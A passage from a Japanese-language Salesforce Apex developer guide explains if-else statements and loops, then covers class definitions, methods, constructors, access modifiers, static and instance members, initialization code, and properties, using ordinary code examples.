Integer または Long 型の数値を除算するとき、結果の端数が発生した場合、それは Double 型や Decimal 型への暗黙的な変換を実行する前に除外されてしまいます。たとえば、`Double d = 5/3;` は、実際の結果 (1.666...) が Integer 型であり、暗黙的に Double 型に変換される前に 1 に丸められるため、1.0 を返します。端数の値を維持するには、除算で Double 型または Decimal 型の数値を使用する必要があります。たとえば、`Double d = 5.0/3.0;` は、5.0 と 3.0 が Double 型の値であるため 1.6666666666666667 を返します。指数が Double 型である結果を生み出すため、端数の値が除外されません。

第 5 章　フローの制御ステートメント

トピック:

Apex では、コード実行フローを制御するステートメントが提供されています。

通常、ステートメントは表示されている順番で行ごとに実行されます。フローの制御ステートメントを使用して、Apex コードが特定の条件に基づいて実行されるようにしたり、コードブロックを繰り返し実行したりすることができます。このセクションでは、これらのフローの制御ステートメント、つまり if-else ステートメントとループについて説明します。

条件 (If-Else) ステートメント

Apex の条件ステートメントは、Java と同じように動作します。

```
if ([Boolean_condition])

    // Statement 1

else

    // Statement 2
```

else の部分は常に省略可能で、最も近い if にグループ化されます。次に例を示します。

```
Integer x, sign;

// Your code

if (x <= 0) if (x == 0) sign = 0; else sign = -1;
```

上記は、次のステートメントと同等です。

```
Integer x, sign;

// Your code

if (x <= 0) {

    if (x == 0) {

            sign = 0;

    } else  {

            sign = -1;

    }

}
```

繰り返しの else if ステートメントも使用できます。次に例を示します。

```
if (place == 1) {

    medal_color = 'gold';

} else if (place == 2) {

    medal_color = 'silver';

} else if (place == 3) {

    medal_color = 'bronze';

} else {
```

```
    medal_color = null;
}
```

ループ

Apex では、次の 5 種類の手続き型ループをサポートしています。

- `do {statement} while (Boolean_condition);`
- `while (Boolean_condition) statement;`
- `for (initialization; Boolean_exit_condition; increment) statement;`
- `for (variable : array_or_set) statement;`
- `for (variable : [inline_soql_query]) statement;`

すべてのループは、次のループ制御構文を使用できます

- `break;` ループ全体を終了します。
- `continue;` ループの次の反復にスキップします。

Do-While ループ

Apex `do-while` ループは、特定の Boolean 条件が true である限り、コードのブロックを繰り返し実行します。構文は次のとおりです。

```
do {
    code_block
} while (condition);
```

メモ: ***code_block*** は必ず中括弧 ({ }) で囲まれている必要があります。

Java の場合と同様、Apex `do-while` ループは、最初のループが実行されるまで、Boolean 条件ステートメントをチェックしません。そのため、コードブロックは必ず少なくとも 1 回は実行されます。

次のコード例は、1 から 10 の数値をデバッグログに出力します。

```
Integer count = 1;


do {
    System.debug(count);
    count++;
} while (count < 11);
```

While ループ

Apex `while` ループは、特定の Boolean 条件が true である限り、コードのブロックを繰り返し実行します。構文は次のとおりです。

```
while (condition) {

    code_block

}
```

メモ: ***code_block*** に複数のステートメントが含まれる場合にのみ、このブロックを中括弧 ({ }) で囲む必要があります。

`do-while` と異なり、`while` ループは、最初のループが実行される前に Boolean 条件ステートメントをチェックします。その結果、コードブロックが実行されない場合もあります。

次のコード例は、1 から 10 の数値をデバッグログに出力します。

```
Integer count = 1;



while (count < 11) {

    System.debug(count);

    count++;

}
```

For ループ

Apex では、`for` ループの次の 3 つのバリエーションを使用できます。

- 従来の `for` ループ:

  ```
  for (init_stmt; exit_condition; increment_stmt) {

      code_block

  }
  ```

- リスト反復またはセット反復の `for` ループ:

  ```
  for (variable : list_or_set) {

      code_block

  }
  ```

  ここで、 ***variable*** は、 ***list_or_set*** と同じプリミティブデータ型または sObject 型である必要があります。

- SOQL for ループ:

```
for (variable : [soql_query]) {

    code_block

}
```

または

```
for (variable_list : [soql_query]) {

    code_block

}
```

variable および *variable_list* は、 *soql_query* で返される sObject と同じデータ型である必要があります。

メモ: *code_block* に複数のステートメントが含まれる場合にのみ、このブロックを中括弧 ({ }) で囲む必要があります。

それぞれについて、後のセクションで詳細に説明します。

従来の For ループ

Apex の従来の for ループは、Java その他の言語で使用される従来の構文に対応しています。構文は次のとおりです。

```
for (init_stmt; exit_condition; increment_stmt) {

    code_block

}
```

この種類の for ループを実行すると、Apex ランタイムエンジンは、次の手順を順番に実行します。

1. ループの *init_stmt* コンポーネントを実行します。このステートメントで複数の変数の宣言、初期設定、またはその両方を行えます。
2. *exit_condition* チェックを実行します。true の場合、ループは続行します。false の場合、ループは終了します。
3. *code_block* を実行します。
4. *increment_stmt* ステートメントを実行します。
5. 手順 2 に戻ります。

次のコード例は、1から10の数値をデバッグログに出力します。構文を実証するために、追加の初期設定変数 j が挿入されています。

```
for (Integer i = 0, j = 0; i < 10; i++) {

    System.debug(i+1);
```

```
}
```

リスト反復またはセット反復の For ループ

リスト反復またはセット反復の `for` ループは、リスト内またはセット内のすべての要素を反復します。構文は次のとおりです。

```
for (variable : list_or_set) {

    code_block

}
```

ここで、 ***variable*** は、 ***list_or_set*** と同じプリミティブデータ型または sObject 型である必要があります。

この種類の `for` ループを実行すると、Apex ランタイムエンジンは ***variable*** を ***list_or_set*** の各要素に割り当て、各値で ***code_block*** を実行します。

たとえば、次のコードは、1 から 10 の数値をデバッグログに出力します。

```
Integer[] myInts = new Integer[]{1, 2, 3, 4, 5, 6, 7, 8, 9, 10};



for (Integer i : myInts) {

    System.debug(i);

}
```

コレクションの繰り返し処理

コレクションはリスト、セット、または対応付けで構成されます。コレクションの繰り返し処理中にコレクションの要素を変更することはできません。変更するとエラーが発生します。要素を含むコレクションの繰り返し処理中に、要素を直接追加したり、削除したりしないでください。

繰り返し処理中の要素の追加

リスト、セットまたは対応付けの繰り返し処理中に要素を追加するには、新しい要素を一時的なリスト、セット、または対応付けに保存し、コレクションの処理が完了した後で元のコレクションに追加します。

繰り返し処理中の要素の削除

リストの繰り返し処理中に要素を削除するには、新しいリストを作成し、保存する要素をコピーします。または、削除する要素を一時的なリストに追加して、コレクションの処理が完了した後で削除することもできます。

メモ: `List.remove` メソッドは線形的に処理を実行します。このメソッドを使用して要素を削除する場合は、時間とリソースを要します。

対応付けまたはセットの繰り返し処理中に要素を削除するには、削除するキーを一時的なリストに保存し、コレクションの処理が完了した後で削除します。

第 6 章　　クラス、オブジェクトおよびインターフェース

この章では、Apexのクラスとインターフェースを取り上げます。クラスの定義、インスタンス化、および拡張について説明します。インターフェース、Apexクラスのバージョン、プロパティ、およびその他の関連するクラスの概念についても説明します。

ほとんどの場合、ここで説明するクラスの概念はJavaで使用される場合とほぼ同じであり、Javaでの経験があればすぐに理解できます。

このセクションの内容:

クラスを理解する

Javaと同じように、Apexではクラスを作成できます。クラスは、オブジェクトを作成するためのテンプレート、つまり設計図です。オブジェクトはクラスのインスタンスです。たとえば、`PurchaseOrder`クラスは、注文全体と1つの注文に対するすべての操作を示します。`PurchaseOrder`クラスの1つのインスタンスが、送受信する特定の注文にあたります。

すべてのオブジェクトには、*状態*と*動作*、つまりオブジェクト自体に関する情報とオブジェクトが実行できる処理があります。PurchaseOrderオブジェクトの状態、つまりオブジェクト自体の情報には、送信元のユーザ、

作成日時、重要性を表すフラグの有無などがあります。PurchaseOrder の動作、つまり実行できる処理には、在庫の確認、製品の出荷、または顧客への通知が含まれます。

クラスには、変数とメソッドが含まれます。変数は、オブジェクトの `Name` や `Type` など、オブジェクトの状態を指定するために使用されます。これらの変数はクラスに関連付けられており、クラスのメンバーであるため、一般にメンバー変数と呼ばれます。メソッドは、`getOtherQuotes` や `copyLineItems` など、動作を制御するために使用されます。

クラスには、他のクラス、例外種別、および初期化コードを含めることができます。

インターフェースは、メソッドが実装されていないクラスのようなものです。メソッドの署名はありますが、各メソッドの本文は空です。インターフェースを使用するには、インターフェースに含まれるすべてのメソッドの本文を提供することによって、別のクラスがインターフェースを実装する必要があります。

クラス、オブジェクト、およびインターフェースに関する詳細については、
http://java.sun.com/docs/books/tutorial/java/concepts/index.htmlを参照してください。

Apexには、クラスのほか、データベーストリガと同様のトリガもあります。トリガとは、データベース操作の前または後に実行する Apex コードです。「トリガ」を参照してください。

このセクションの内容:

Apex クラス定義

Apexでは、最上位クラス(外部クラスとも呼ぶ)と、クラス内に定義されているクラスである内部クラスの両方を定義できます。内部クラスは、1 つ下のレベルのみです。次に例を示します。

```
public class myOuterClass {

   // Additional myOuterClass code here

   class myInnerClass {

     // myInnerClass code here

   }
```

```
}
```

クラスを定義するには、次を指定します。

1. アクセス修飾子:
   - 最上位クラスの宣言には、`public` または `global` などのアクセス修飾子の 1 つを使用する必要があります。
   - 内部クラスの宣言にはアクセス修飾子を使用する必要はありません。
2. 省略可能な定義修飾子 (`virtual` や `abstract` など)
3. 必須: クラス名の前に付ける `class` キーワード
4. 必要に応じて拡張および実装、またはそのいずれか

メモ: クラス名に標準オブジェクト名を使用しないでください。使用すると、予期しない結果が生じます。標準オブジェクトの一覧は、『Salesforce および Force.com のオブジェクトリファレンス』を参照してください。

クラスを定義するには、次の構文を使用します。

```
private | public | global

[virtual | abstract | with sharing | without sharing]

class ClassName [implements InterfaceNameList] [extends ClassName]

{

// The body of the class

}
```

- `private` アクセス修飾子は、このクラスがローカルで表示される、つまり、コードのこのセクションのみで表示されることを宣言します。これが内部クラスのデフォルトアクセスです。つまり、内部クラスにアクセス修飾子を指定しない場合、`private` とみなされます。このキーワードは内部クラスでのみ使用できます。
- `public` アクセス修飾子は、このクラスがアプリケーションや名前空間で表示されることを宣言します。
- `global` アクセス修飾子は、このクラスがすべての Apex コードで表示されることを宣言します。`webService` キーワードで定義されているメソッドを含むすべてのクラスは `global` として宣言する必要があります。メソッド、または内部クラスを `global` として宣言した場合、最上位 (外部) クラスも `global` として宣言する必要があります。
- `with sharing` および `without sharing` の各キーワードはこのクラスの共有モードを指定します。詳細は、「`with sharing` または `without sharing` キーワードの使用」 (ページ 103)を参照してください。
- `virtual` 定義修飾子は、このクラスが拡張や上書きを許可することを宣言します。クラスが `virtual` として定義されていない場合、`override` キーワードを使用したメソッドの上書きはできません。
- `abstract` 定義修飾子は、このクラスに抽象メソッド (署名のみが宣言され、本文が定義されていないメソッド) が含まれることを宣言します。

メモ:

- クラスが「管理-リリース済み」パッケージバージョンでアップロードされた後に、抽象メソッドを global クラスに追加することはできません。
- 「管理-リリース済み」パッケージのクラスが仮想の場合、そこに追加できるメソッドも仮想であり、実装があることが必要です。
- インストール済み管理パッケージのグローバルクラスの public または protected 仮想メソッドは上書きできません。

管理パッケージの詳細は、「パッケージとは?」 (ページ 715)を参照してください。

クラスは複数のインターフェースを実装できますが、既存のクラスを1つしか拡張できません。この制限は、Apexが複数の継承をサポートしていないことを意味しています。リストのインターフェース名はカンマで区切られています。インターフェースの詳細は、「インターフェースについて」 (ページ 92)を参照してください。

メソッドと変数のアクセス修飾子の詳細は、「アクセス修飾子」 (ページ 73)を参照してください。

関連トピック:

ドキュメント表記規則

クラス変数

変数を宣言するには、次を指定します。

- 省略可能: `public`、`final`、`static` などの修飾子。
- 必須: string、boolean などの変数のデータ型。
- 必須: 変数の名前。
- 省略可能: 変数の値。

変数を定義するには、次の構文を使用します。

```
[public | private | protected | global] [final] [static] data_type variable_name

[= value]
```

次に例を示します。

```
    private static final Integer MY_INT;

    private final Integer i = 1;
```

クラスメソッド

メソッドを定義するには、次を指定します。

- 省略可能: `public` や `protected` などの修飾子。

- 必須: String や Integer など、メソッドが返す値のデータ型。メソッドが値を返さない場合は、`void` を使用します。
- 必須: カンマで区切られたメソッドの入力パラメータのリスト。括弧 `()` で囲まれます。各パラメータの前にデータ型を指定します。パラメータがない場合は、1組の空の括弧を使用します。メソッドに指定できるパラメータは 32 個までです。
- 必須: 中括弧 `{}` で囲まれたメソッドの本文。ローカル変数宣言を含めたメソッドのすべてのコードがここに含まれます。

メソッドを定義するには、次の構文を使用します。

```
[public | private | protected | global] [override] [static] data_type method_name

(input parameters)

{

// The body of the method

}
```

メモ: `virtual` として定義されたクラスのメソッドの上書きに使用できるのは `override` のみです。

次に例を示します。

```
  public static Integer getInt() {

     return MY_INT;

  }
```

Java の場合と同様に、結果が別の変数に割り当てられない場合、値を返すメソッドもステートメントとして実行できます。

ユーザ定義メソッドの次の点に注意してください。

- システムメソッドが使用されている任意の場所で使用できます。
- 再帰可能です。
- sObject ID を初期化する DML `insert` ステートメントなど、悪影響がある可能性があります。「Apex DML ステートメント」 (ページ 725)を参照してください。
- ユーザ定義メソッド自体または同じクラスまたは匿名ブロックで後で定義されたメソッドを参照できます。Apex は、2 つのフェーズでメソッドを解析します。そのため、事前の宣言は必要ありません。
- 多相的な実装が可能です。たとえば、`foo` というメソッドは、1つの integer パラメータを使用する場合と、2 つの integer パラメータを使用する場合の、2 とおりの方法で実装できます。Apex のパーサーは、メソッドが 1 つの integers でコールされるか 2 つの interger でコールされるかによって適切な実装を選択して実行します。パーサーで完全一致を検出できない場合、データ型の強制規則を使用して、おおよその一致を検索します。データ変換の詳細は、「変換の規則について」 (ページ 55)を参照してください。

  メモ: パーサーがおおよその一致を複数検出した場合、解析時間の例外が生成されます。

- 副次的影響のある void メソッドを使用する場合、ユーザ定義メソッドは、通常、Apex コードのスタンドアロンの手順のステートメントとして実行されます。次に例を示します。

```
System.debug('Here is a note for the log.');
```

- 結果が別の変数に割り当てられない場合、戻り値をステートメントとして実行するステートメントを指定できます。これは Java と同じです。

値によってメソッド引数を渡す

Apex では、Integer または String などのすべてのプリミティブデータ型引数は、値によってメソッドに渡されます。つまり、引数への変更はメソッドの範囲内でのみ存在することになります。メソッドが返ったときに、その引数への変更は失われます。

sObject などの非プリミティブデータ型引数も、値によってメソッドに渡されます。つまり、メソッドが返ったときに、渡された引数はメソッドをコールする前と同じオブジェクトをそのまま参照することになり、別のオブジェクトを参照するようには変更できません。ただし、オブジェクトの項目の値はメソッド内で変更できます。

メソッドにプリミティブデータ型と非プリミティブデータ型を渡す例を次に示します。

例: プリミティブデータ型引数を渡す

この例では、String 型のプリミティブ引数が値によって別のメソッドに渡されることを示します。この例の `debugStatusMessage` メソッドは、String 変数 *`msg`* を作成して値を割り当てます。次に、この変数を引数として別のメソッドに渡し、この String の値を変更します。ただし、String はプリミティブ型のため、値によって渡され、メソッドが返ったときに、元の変数 *`msg`* の値は変更されていません。assert ステートメントは、*`msg`* の値が古い値のままであることを確認します。

```
public class PassPrimitiveTypeExample {

    public static void debugStatusMessage() {

        String msg = 'Original value';

        processString(msg);

        // The value of the msg variable didn't

        // change; it is still the old value.

        System.assertEquals(msg, 'Original value');

    }



    public static void processString(String s) {

        s = 'Modified value';

    }
```

```
}
```

例: 非プリミティブデータ型引数を渡す

この例では、List 引数を値によって別のメソッドに渡し、変更できる方法を示します。また、List 引数は別の List オブジェクトを参照するようには変更できないことも示します。最初に、`createTemperatureHistory` メソッドで変数 *`fillMe`* (Integer の List) を作成し、その変数を別のメソッドに渡します。コールされたメソッドは、丸められた温度値を表す Integer 値をこの List に入力します。メソッドが返ったときに、元の List 変数が変更されていて現在 5 つの値が含まれていることを assert で確認します。次に、2 番目の List 変数 *`createMe`* を作成し、別のメソッドに渡します。コールされたメソッドは、渡された引数を新しい Integer 値を含む新しく作成された List に割り当てます。メソッドが返ったときに、元の *`createMe`* 変数は新しい List は参照せず、元の空の List を参照します。assert で *`createMe`* に値が含まれないことを確認します。

```
public class PassNonPrimitiveTypeExample {



    public static void createTemperatureHistory() {

        List<Integer> fillMe = new List<Integer>();

        reference(fillMe);

        // The list is modified and contains five items

        // as expected.

        System.assertEquals(fillMe.size(),5);



        List<Integer> createMe = new List<Integer>();

        referenceNew(createMe);

        // The list is not modified because it still points

        // to the original list, not the new list

        // that the method created.

        System.assertEquals(createMe.size(),0);

    }



    public static void reference(List<Integer> m) {

        // Add rounded temperatures for the last five days.

        m.add(70);
```

```
        m.add(68);
        m.add(75);
        m.add(80);
        m.add(82);
    }

    public static void referenceNew(List<Integer> m) {
        // Assign argument to a new List of
        // five temperature values.
        m = new List<Integer>{55, 59, 62, 60, 63};
    }
}
```

コンストラクタの使用

コンストラクタとは、クラスの設計図からオブジェクトを作成するときに呼び出されるコードです。すべてのクラスにコンストラクタを記述する必要はありません。クラスにユーザ定義のコンストラクタが存在しない場合、引数をとらない暗黙的な公開コンストラクタが使用されます。

コンストラクタの構文はメソッドと似ていますが、コンストラクタには明示的な戻り値の型がないことと、作成元のオブジェクトから継承されないという点がメソッドとは異なります。

クラスのコンストラクタを記述した後に、コンストラクタを使用してそのクラスのオブジェクトをインスタンス化するには、`new` キーワードを使用する必要があります。たとえば、次のクラスを使用するとします。

```
public class TestObject {

   // The no argument constructor
   public TestObject() {
      // more code here
  }
}
```

この型の新しいオブジェクトは、次のコードを使用してインスタンス化できます。

```
TestObject myTest = new TestObject();
```

引数を取るコンストラクタを記述する場合、記述したコンストラクタを使用して、その引数を使用するオブジェクトを作成できます。引数を取るコンストラクタを作成するが、引数を取らないコンストラクタを引き続き使用する場合は、引数を取らないコンストラクタをコードに含める必要があります。いったんクラスのコンストラクタを作成すると、デフォルトの引数を取らない公開コンストラクタにアクセスすることはできません。新たに作成する必要があります。

Apexでは、コンストラクタはオーバーロード、つまり、異なるパラメータを持つ複数のコンストラクタを持つことができます。次の例では、引数のないコンストラクタと、単純な整数の引数を取るコンストラクタの2つのコンストラクタを持つクラスを示します。また、コントラクタが `this(...)` 構文を使用して別のコンストラクタをコールする方法(コントラクタチェーニングとも呼ばれる)を示します。

```
public class TestObject2 {



private static final Integer DEFAULT_SIZE = 10;



Integer size;



   //Constructor with no arguments

   public TestObject2() {

       this(DEFAULT_SIZE); // Using this(...) calls the one argument constructor

   }



   // Constructor with one argument

   public TestObject2(Integer ObjectSize) {

     size = ObjectSize;

   }

}
```

この型の新しいオブジェクトは、次のコードを使用してインスタンス化できます。

```
  TestObject2 myObject1 = new TestObject2(42);

  TestObject2 myObject2 = new TestObject2();
```

クラスに作成した各コンストラクタには、それぞれ個別の引数リストが必要です。適切なコンストラクタの例を次に示します。

```
public class Leads {


  // First a no-argument constructor
  public Leads () {}


  // A constructor with one argument
  public Leads (Boolean call) {}


  // A constructor with two arguments
  public Leads (String email, Boolean call) {}


  // Though this constructor has the same arguments as the
  // one above, they are in a different order, so this is legal
  public Leads (Boolean call, String email) {}
}
```

新しいクラスを定義する場合、新しいデータ型を定義することになります。クラス名は、string、boolean、account など、他のデータ型の名前を使用できる場所であれば、どの場所でも使用できます。型がクラスである変数を定義する場合、それに割り当てるオブジェクトはそのクラスまたはサブクラスのインスタンスでなければなりません。

アクセス修飾子

Apex では、メソッドや変数の定義で `private`、`protected`、`public`、`global` の各アクセス修飾子を使用できます。

トリガや匿名ブロックでもアクセス修飾子を使用できますが、Apexの狭い範囲では有用ではありません。たとえば、匿名ブロックでメソッドを `global` として宣言しても、メソッドをそのコードの外からコールすることはできません。

クラスアクセス修飾子の詳細は、「Apex クラス定義」 (ページ 65)を参照してください。

メモ: インターフェースメソッドにはアクセス修飾子はありません。常にglobalとなります。詳細は、「インターフェースについて」 (ページ 92)を参照してください。

デフォルトでは、メソッドや変数は「定義されたクラス内でのみ」Apexコードに表示されます。メソッドや変数を同じアプリケーション名前空間の他のクラスで使用できるようにするには、明示的にpublicとして指定する必要があります(「名前空間プレフィックス」を参照)。次のアクセス修飾子を使用して表示のレベルを変更できます。

private
これはデフォルトです。メソッドや変数は定義されたApexクラス内でのみアクセスできます。アクセス修飾子を指定しない場合、メソッドや変数は `private` となります。

protected
メソッドや変数は、定義するApexクラスのすべての内部クラス、および定義するApexクラスを拡張するクラスから参照できます。このアクセス修飾子は、インスタンスメソッドやメンバー変数でのみ利用できます。Javaと同様にデフォルト(private)よりも厳密な権限付与が必要であることに注意してください。

public
メソッドや変数は、このアプリケーションや名前空間のすべてのApexクラスで使用できます。

> メモ: Apexでの `public` アクセス修飾子はJavaの場合とは異なります。アプリケーションの結合を妨げ、各アプリケーションのコードを分離するための措置です。Javaで行われるようにメソッドや変数を公開する場合、Apexでは `global` アクセス修飾子を使用します。

global
メソッドや変数は、同じアプリケーションのApexコードだけでなく、クラスへのアクセス権のあるすべてのApexコードで使用できます。アプリケーション外(SOAP API内、または別のApexコード)から参照されるすべてのメソッドはこのアクセス修飾子を使用する必要があります。メソッドまたは変数を `global` として宣言する場合、それを含むクラスも `global` として宣言する必要があります。

> メモ:`global` アクセス修飾子は極力使用しないか、まったく使用しないことをお勧めしています。アプリケーション間の依存関係は維持が困難なためです。

`private`、`protected`、`public`、`global` アクセス修飾子を使用するには、次の構文に従います。

```
[(none)|private|protected|public|global] declaration
```

次に例を示します。

```
private string s1 = '1';



public string gets1() {

   return this.s1;

}
```

静的およびインスタンスメソッド

Apexでは、*静的*メソッド、変数、および初期化コードを持つことができます。Apexクラスは静的にできません。また、*インスタンス*メソッド、メンバー変数、および初期化コード(修飾子を含まない)とローカル変数も持つことができます。

- 静的メソッド、変数、または初期化コードは、クラスに関連付けられており、外部クラス内のみで許可されています。`static` として、メソッドまたは変数を宣言した場合、クラスが読み込まれたときの一度だけ初期化されます。静的な変数は Visualforce ページのビューステートの一部として転送されません。
- インスタンスメソッド、メンバー変数、初期化コードは、特定のオブジェクトに関連付けられており、定義修飾子はありません。インスタンスメソッド、メンバー変数、初期化コードを宣言すると、そのクラスからインスタンス化された各オブジェクトと一緒にその項目のインスタンスが作成されます。
- ローカル変数は、宣言されたコードのブロックと関連付けられます。すべてのローカル変数は、使用前に初期化する必要があります。

次は、範囲が `if` コードブロックの持続時間であるローカル変数の例です。

```
Boolean myCondition = true;

if (myCondition) {

    integer localVariable = 10;

}
```

静的メソッドと変数の使用

外部クラスの静的メソッドと静的変数のみを使用できます。内部クラスには静的なメソッドや変数はありません。静的メソッドや静的変数は、実行にクラスのインスタンスは必要ありません。

クラス内のすべての静的メンバー変数は、クラスのオブジェクトが作成される前に初期化されます。これには、静的初期化コードブロックが含まれます。これらのコードブロックは、クラス内で表示される順番に実行されます。

静的メソッドは、一般にユーティリティメソッドとして使用され、特定のインスタンスメンバー変数の値には依存しません。静的メソッドは、1つのクラスのみに関連付けられているため、そのクラスのインスタンスメンバー変数の値にはアクセスできません。

静的変数は、要求の範囲内のみで静的です。サーバ全体、または全体組織においては、静的ではありません。

静的変数は、クラスの範囲内で共有される情報を保存する場合に使用します。同じクラスのすべてのインスタンスは、静的変数の1つのコピーを共有します。たとえば、同じトランザクションによって生成されるすべてのトリガは、関連するクラス内の静的変数を確認したり更新したりすることで、互いに通信することができます。再帰的なトリガが、再帰を終了するタイミングを判断するためにクラス変数の値を使うこともできます。

次のクラスがあるとします。

```
public class p {

   public static boolean firstRun = true;

}
```

このクラスを使うトリガは、次のように、選択的にトリガの最初の実行を失敗することができます。

```
trigger t1 on Account (before delete, after delete, after undelete) {

       if(Trigger.isBefore){
```

```
            if(Trigger.isDelete){

                if(p.firstRun){

                    Trigger.old[0].addError('Before Account Delete Error');

                     p.firstRun=false;

                 }

              }

          }

}
```

トリガで定義された静的変数の値は、同じトランザクション内の異なるトリガコンテキスト間(たとえば、insert の呼び出し前と呼び出し後など)では保持されません。代わりにクラスに静的変数を定義し、トリガがこれらのクラスメンバー変数にアクセスして、静的値を確認できるようにします。

クラスの静的変数に、そのクラスのインスタンスを介してアクセスすることはできません。そのため、クラス `C` に静的変数 `S` があり、`x` が `C` のインスタンスの場合、`x.S` は不正な表現です。

次のインスタンスメソッドに関しても同じです。`M()` が静的メソッドの場合、`x.M()` は不正です。代わりに、作成するコードでは、クラス `C.S` および `C.M()` 使用して、それらの静的識別子を参照します。

ローカル変数がクラスネームと同じ名前の場合、これらのメソッドと変数は非表示になります。

内部クラスは、Java の静的な内部クラスのように機能しますが、`static` キーワードを要求しません。内部クラスは、外部クラスのようにインスタンスメンバー変数を持つことができますが、(`this` キーワードを使った)外部クラスのインスタンスへの暗黙的ポインタはありません。

メモ: Salesforce API バージョン 20.0 以前を使用して保存された Apex の場合、API コールによってトリガが起動されると、200 レコードずつに分割されていたチャンクが、100 レコードずつのチャンクにさらに分割されます。Salesforce API バージョン 21.0 以降を使用して保存された Apex の場合、API のチャンクがそれ以上分割されることはありません。静的変数の値は、API バッチ間でリセットされますが、ガバナ制限はリセットされません。API バッチ間の状態情報の追跡に静的変数を使用しないでください。

インスタンスメソッドと変数の使用

インスタンスメソッドとメンバー変数は、クラスのインスタンス、すなわちオブジェクトによって使用されます。インスタンスメンバー変数は、メソッド内ではなく、クラス内で宣言されます。インスタンスメソッドは通常、メソッドの動作に影響を与えるためにインスタンスメンバー変数を使用します。

二次元の点を集めるクラスを作成し、グラフ上に点をプロットするとします。次のスケルトンクラスでは、点のリストを保持するメンバー変数と、点の二次元リストを管理する内部クラスを使用します。

```
public class Plotter {
```

```
// This inner class manages the points
class Point {
    Double x;
    Double y;

    Point(Double x, Double y) {
        this.x = x;
        this.y = y;
    }
    Double getXCoordinate() {
        return x;
    }

    Double getYCoordinate() {
        return y;
    }
}

List<Point> points = new List<Point>();

public void plot(Double x, Double y) {
    points.add(new Point(x, y));
}

// The following method takes the list of points and does something with them
public void render() {
}
```

```
}
```

初期化コードの使用

インスタンス初期化コードは、クラス内で定義される、次の形式のコードブロックです。

```
{


   //code body


}
```

クラス内のインスタンス初期化コードは、そのクラスからオブジェクトがインスタンス化されるたびに実行されます。これらのコードブロックは、コンストラクタの前に実行されます。

クラスに独自のコンストラクタを記述しない場合は、インスタンス初期化コードブロックを使用してインスタンス変数を初期化できます。ただし、たいていの場合はインスタンス初期化コードを使用せずに、変数にデフォルト値を設定するか、コンストラクタの本文を使用して初期化を行います。

静的初期化コードは、次のように、キーワード `static` の後に記述するコードブロックです。

```
static {


   //code body


}
```

他の静的コードと同様に、静的初期化コードブロックは、クラスの初回使用時に一度だけ初期化されます。

1 つのクラスに、静的初期化コードブロックまたはインスタンス初期化コードブロックのいずれかを、任意の数含めることができます。コード本文のどこに記述しても構いません。Java の場合と同様に、コードブロックはファイル内で表示される順番に実行されます。

静的なファイナル変数の初期化や、値の対応付けなどの静的な情報の宣言に静的初期化コードを使用できます。次に例を示します。

```
public class MyClass {


    class RGB {
```

```
        Integer red;
        Integer green;
        Integer blue;

        RGB(Integer red, Integer green, Integer blue) {
            this.red = red;
            this.green = green;
            this.blue = blue;
        }
    }

   static Map<String, RGB> colorMap = new Map<String, RGB>();

    static {
        colorMap.put('red', new RGB(255, 0, 0));
        colorMap.put('cyan', new RGB(0, 255, 255));
        colorMap.put('magenta', new RGB(255, 0, 255));
    }
}
```

Apex プロパティ

Apex プロパティは変数と似ていますが、アクセスまたは返される前に、プロパティ値にコードの内容を追加できます。プロパティには、さまざまな使い方があります。まず、変更の前にデータを検証できます。また、他のメンバー変数値の変更など、データが変更される前にアクションを要求できます。また、別のクラスなど、別のソースから取得したデータを表示することもできます。

プロパティの定義には、1 つまたは 2 つのコードブロックが含まれ、*get アクセス機構*と *set アクセス機構*を表します。

- プロパティが読み込まれると、get アクセス機構内のコードが実行されます。
- プロパティが新しい値に割り当てられると、set アクセス機構内のコードが実行されます。

get アクセス機構だけを持つプロパティは、参照のみと考えられます。set アクセス機構だけを持つプロパティは、書き込み専用と考えられます。両方のアクセス機構を持つプロパティは読み書き用です。

プロパティを宣言するには、クラスの本文内で次の構文を使用します。

```
Public class BasicClass {



   // Property declaration

   access_modifier return_type property_name {

      get {

         //Get accessor code block

      }

      set {

         //Set accessor code block

      }

   }

}
```

この場合、次のようになります。

- *access_modifier* はプロパティのアクセス修飾子です。プロパティに適用可能なアクセス修飾子として、`public`、`private`、`global`、`protected` があります。さらに、定義修飾子 `static` と `transient` を適用できます。アクセス修飾子についての詳細は、「アクセス修飾子」 (ページ 73)を参照してください。
- integer、double、sObject, など *return_type* は、プロパティの型です。詳細は、「型」 (ページ 29)を参照してください。
- *property_name* は、プロパティ名です。

たとえば、次のクラスは、`prop` という名のプロパティを定義します。プロパティは public です。プロパティは integer データ型を返します。

```
public class BasicProperty {

   public integer prop {

      get { return prop; }

      set { prop = value; }

   }

}
```

次のコードセグメントは、上記のクラスをコールし、set アクセス機構を実施します。

```
BasicProperty bp = new BasicProperty();
```

```
bp.prop = 5;                    // Calls set accessor

System.assert(bp.prop == 5);    // Calls get accessor
```

次の点に注意してください。

- get アクセス機構の本文は、メソッドの本文に似ています。プロパティ型の値を返します。get アクセス機構を実行することは、変数の値を読み取るのと同じことです。
- get アクセス機構は、リターンステートメント内で終わる必要があります。
- get アクセス機構が定義されているオブジェクトの状態を、get アクセス機構で変更しないことをお勧めします。
- set アクセス機構は、戻り値が void のメソッドに似ています。
- プロパティに値を割り当てると、新しい値を渡す引数と共に、set アクセス機構が呼び出されます。
- set アクセス機構が呼び出されると、システムは、暗黙的な引数をプロパティと同じデータ型の `value` と呼ばれる setter に渡します。
- プロパティは、`interface` 上では定義できません。
- Apex プロパティは、C# のプロパティに基づいていますが、次の点が異なります。
  - プロパティは、値のストレージを直接提供します。ストレージ値のためにサポーティングメンバーを作成する必要はありません。
  - Apex 内に自動プロパティを作成できます。詳細は、「自動プロパティを使用する」(ページ 81)を参照してください。

自動プロパティを使用する

プロパティでは、get または set アクセス機構のコードブロック内に追加コードは必要ありません。get および set アクセス機構のコードブロックを空白のままにして、*自動プロパティ*を定義できます。自動プロパティによって、デバッグと保守が簡単な、簡潔なコードを記述できます。読み取り専用、読み書き用、書き込み専用として宣言可能です。次に、3 つの自動プロパティの例を示します。

```
public class AutomaticProperty {

   public integer MyReadOnlyProp { get; }

   public double MyReadWriteProp { get; set; }

   public string MyWriteOnlyProp { set; }

}
```

次のコードセグメントで、これらのプロパティを実行します。

```
AutomaticProperty ap = new AutomaticProperty();

ap.MyReadOnlyProp = 5;                  // This produces a compile error: not writable

ap.MyReadWriteProp = 5;                 // No error
```

```
System.assert(MyWriteOnlyProp == 5);   // This produces a compile error: not readable
```

静的プロパティの使用

